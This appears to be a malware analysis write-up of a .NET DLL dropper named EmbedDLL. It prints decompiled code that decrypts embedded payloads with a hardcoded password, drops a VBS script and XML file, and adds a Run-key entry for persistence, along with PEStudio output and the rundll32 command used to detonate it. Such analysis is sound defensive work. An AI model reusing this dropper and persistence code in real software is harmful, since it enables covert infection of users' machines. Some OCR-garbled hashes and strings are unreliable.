


```
// C:\Users\Tom\Desktop\Malware.cryptlib64.dll
// EmbedDLL, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Timestamp: 61632099 (10/10/2021 11:14:49 AM)

using System;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyCompany("")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyTitle("EmbedDLL")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyProduct("EmbedDLL")]
[assembly: AssemblyCopyright("Copyright ©  2021")]
[assembly: Guid("2eab5b1e-db27-4023-0690-1500b182b16b")]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]
[assembly: ComVisible(false)]
[assembly: AssemblyFileVersion("1.0.0.0")]
```

Figure 08: After importing the **Malware.cryptlib64.dll** into the **dnSpy** which runs as administrator.

dnSpy will take all the intermediate languages of the **C#** assembly DLL and provide that as close to the original source code as it can possibly get.

After we open up in the **dnSpy**, we can see an “**EmbedDLL**” section on the side explorer which is the actual name of our .dll sample that dnSpy picks up the original name **EmbedDLL** instead of **Malware.cryptlib64.dll.**




```
using System;
using System.IO;
using System.Security.Cryptography;

namespace EmbedDLL
{
    // Token: 0x02000002 RID: 2
    internal class Cryptor
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002060 File Offset: 0x00000460
        public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
        {
            byte[] array = null;
            byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
                {
                    rijndaelManaged.KeySize = 256;
                    rijndaelManaged.BlockSize = 128;
                    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
                    rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                    rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                    rijndaelManaged.Mode = CipherMode.CBC;
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
                      CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                        cryptoStream.Close();
                    }
                    array = memoryStream.ToArray();
                }
            }
            return array;
        }

        // Token: 0x06000002 RID: 2 RVA: 0x00002160 File Offset: 0x00000560
        public static byte[] AES_Decrypt(byte[] bytesToBeDecrypted, byte[] passwordBytes)
        {
            byte[] array = null;
            byte[] array2 = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
                {
                    rijndaelManaged.KeySize = 256;
                    rijndaelManaged.BlockSize = 128;
                    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, array2, 1000);
                    rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                    rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                    rijndaelManaged.Mode = CipherMode.CBC;
                    rijndaelManaged.Padding = PaddingMode.PKCS7;
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(),
                      CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                        cryptoStream.Close();
```

Figure 09: **Crytor** Class


Inside the **EmbedDLL**, it seems to have two different classes of the DLL (Figure 09), one is “**Crytor**” and another one is “**Program**”.

Now if we check out the “**Program**” class, we might figure something out.



```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;
using Microsoft.Win32;

namespace EmbedDLL
{
    // Token: 0x02000004 RID: 4
    internal class Program
    {
        // Token: 0x06000004 RID: 4 RVA: 0x00002268 File Offset: 0x00000668
        private static void embed()
        {
            byte[] array = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lming!"));
            string text = new StreamReader(new MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("[illegible]
```

Figure 10: Beginning of **Program** Class



```
              [illegible]"), array))).ReadToEnd();
            File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
            string text2 = new StreamReader(new MemoryStream(Convert.FromBase64String
              ("[illegible]
              [illegible]==")))).ReadToEnd();
            File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs", text2);
            try
            {
                RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Windows\
                  \CurrentVersion\\Run", true).SetValue("embed", "C:\\Users\\Public\\Documents\\embed.vbs");
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
            }
        }

        // Token: 0x06000005 RID: 5 RVA: 0x00002338 File Offset: 0x00000738
        private static void Main(string[] args)
        {
        }
    }
}
```

Figure 11: End of **Program** Class

In the “**Program**” class of the **EmbedDLL**, there is a byte array called that get the SHA256 digest bytes of a particular string, which is a "**pOw3rOverwh31m1ng!**".

Through our investigation, we might need to use this **pOw3rOverwh31m1ng!** as a decrypt method, as we see an **AES_Decrypt** method (Figure 10) here. Then it has a long **base64** string which is a first argument of our **AES_Deceypt** method, and it is written to a stream at some point so it can be read out of memory.

So it seems like AES_Decrypting this block of base64 encoded text and the password is going to be **pOw3rOverwh31m1ng!.**

After further analysis, all this text will be written inside of the Operating System. We have the environmental variable for the “**public**” directory and writing this to a file called “**embed.xml**”.

We have another block of base64 encoded text, and it looks like it is just base64 decoding it because we don’t see that method call to an encrypt function like others did, but we are still writing all the text to "**C: \Users\Public\Documents\embed.vbs**"

So there will be two files will be written,


1. embed.xml | C:\Users\Public\
2. embed.vbs | C: \Users\Public\Documents\

At the bottom, we have a try and catch block which seems to open up the **HKCU\CurrentUser** registry hive and goes to the subkey of "**Software\Microsoft\Windows\CurrentVersion\Run**” and sets up a value called “**embed**” and setting that the value of this key to the VBS script that we just unpacked from the DLL and run key common persistence mechanism to have something startup or someone logs in.

PEStudio Report:

PEStudio is a tool designed for Windows that provides static analysis of executable files (PE files), including applications, drivers, and system DLLs. It is commonly used by security professionals, malware analysts, and software developers for various purposes.

After opening up the file Malware.cryptlib64.dll inside of **PEStudio**, there are some indicators, like cryptography API and actual file names shown. (Figure 12)




```
c:\users\tom\desktop\malware.cryptlib64.dll
  indicators (imports > flag > count)
  footprints (count > 9) *
  virustotal (error) *
  dos-header (size > 64 bytes)
  dos-stub (size > 64 bytes)
  rich-header (n/a)
  file-header (dll > 64-bit)
  optional-header (subsystem > console)
  directories (stamp > Oct.2021)
  sections (count > 4)
  libraries (mscoree.dll) *
  imports (flag > 92) *
  exports (name > embed)
  thread-local-storage (n/a)
  .NET (namespace > flag)
  resources (signature > version)
  strings (count > 282)
  debug (n/a)
  manifest (n/a)
  version (OriginalFilename > EmbedDLL.dll)
  certificate (n/a)
  overlay (n/a)
```

indicator (17)	detail	level
imports > flag > count	16	1
.NET > namespace > flag	System.Security.Cryptography	1
string > size > suspicious	10496 bytes	2
groups > API	cryptography, obfuscation, reconnaissance, file, memory, registry	2
mitre > technique	T1027, T1001, T1055, T1060	2
file > entropy	4.178	3
file > signature	Microsoft .NET	3
file > footprint	732F235784CD2A40C82847B4700FB7317S221C6A69C5F7200A3F43F20998...	3
file > size	29184 bytes	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
file > subsystem	console	3
file-name > version	EmbedDLL.dll	3
imphash > md5	DAE02F32A21E03CE65412F6E56942DAA	3
file-name > exports	\EmbedDLL.dll	3
.NET > module > name	EmbedDLL.dll	3

```
sha256: 732F235784CD2A40C82847B4700FB7317S221C6A69C5F7200A3F43F20998387    cpu: 64-bit    file-type: dynamic-link-library    subsystem: console    entry-point: 0x0000849E
```

Figure 12

Inside the **PEStudio**, we can stack by flags and notice most of the flagged imported files are related to encrypting, decrypting, AES, SHA256, and some other cryptographic files. (Figure 13)


pestudio 9.55 - Malware Initial Assessment - www.winitor.com - [c:\users\tom\desktop\malware.cryptlib64.dll]

```
c:\users\tom\desktop\malware.cryptlib64.dll
  indicators (imports > flag > count)
  footprints (count > 9) *
  virustotal (error) *
  dos-header (size > 64 bytes)
  dos-stub (size > 64 bytes)
  rich-header (n/a)
  file-header (dll > 64-bit)
  optional-header (subsystem > console)
  directories (stamp > Oct.2021)
  sections (count > 4)
  libraries (mscoree.dll) *
  imports (flag > 92) *
  exports (name > embed)
  thread-local-storage (n/a)
  .NET (namespace > flag)
  resources (signature > version)
  strings (count > 282)
  debug (n/a)
  manifest (n/a)
  version (OriginalFilename > EmbedDLL.dll)
  certificate (n/a)
  overlay (n/a)
```

imports (92)	namespace (10)	flag (18)	group (8)	technique (3)	type (2)	ordinal (0)	library
GetEnvironmentVariable	-	x	reconnaissance	-	MemberRef	-	mscore
MemoryStream	System.IO	x	memory	T1055 | Process Injection	TypeRef	-	mscore
AES_Encrypt	-	x	cryptography	T1027 | Obfuscated Files or Information	Method	-	mscore
AES_Decrypt	-	x	cryptography	T1027 | Obfuscated Files or Information	Method	-	mscore
CreateDecryptor	-	x	cryptography	T1001 | Data Obfuscation	MemberRef	-	mscore
RijndaelManaged	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
Rfc2898DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
CryptoStream	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
SymmetricAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
DeriveBytes	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
CipherMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
ICryptoTransform	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
CryptoStreamMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
PaddingMode	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
SHA256	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
HashAlgorithm	System.Security.Cryptograp...	x	cryptography	T1001 | Data Obfuscation	TypeRef	-	mscore
RegistryKey	Microsoft.Win32	-	registry	-	TypeRef	-	mscore
RegistryHive	Microsoft.Win32	-	registry	-	TypeRef	-	mscore
CreateEncryptor	-	-	obfuscation	T1001 | Data Obfuscation	MemberRef	-	mscore
WriteAllText	-	-	file	-	MemberRef	-	mscore
EmbedDLL	-	-	-	-	Assembly	-	mscore
mscorlib	-	-	-	-	AssemblyRef	-	mscore
EmbedDLL.dll	-	-	-	-	Module	-	mscore
.ctor	-	-	-	-	Method	-	mscore
embed	-	-	-	-	Method	-	mscore
Main	-	-	-	-	Method	-	mscore
InitializeArray	-	-	-	-	MemberRef	-	mscore
set_KeySize	-	-	-	-	MemberRef	-	mscore

```
sha256: 732F235784CD2A40C82847B4700F87317S221C6AE6C5F7200A3F43F20989387    cpu: 64-bit    file-type: dynamic-link-library    subsystem: console    entry-point: 0x0000849E
```


Figure 13

Dynamic Analysis

Running Malware.cryptlib64.dll FIle:

To execute DLLs, direct execution or running is insufficient; a container or host is requisite for DLL execution. Normally a DLL will pulled into a program that's executing, however, we do not necessarily have whatever program that is coming from.
So we execute we can use the original name of the program "embed" to run DLL in our command prompt by the following command.

```
rundll32 Malware.cryptlib64.dll,embed
```




```
C:\Users\Tom\Desktop
λ rundll32 Malware.cryptlib64.dll

C:\Users\Tom\Desktop
λ rundll32 Malware.cryptlib64.dll, embed

C:\Users\Tom\Desktop
λ
```

Figure 14

Notice, on the first try, when we do not use the embed, nothing has actually happened. The problem is we can not just run a DLL without knowing the main method that is invoking. If we did not know the function that is exported by the DLL for use in another program, we would not be able to run it. So we need to actually provide the arguments to that function and the way that is done in ```**rundll32**``` then the DLL file then the coma (,), and the name of the function that needs to be run.

After running the **Malware.cryptlib64.dll** file, there are two files created.

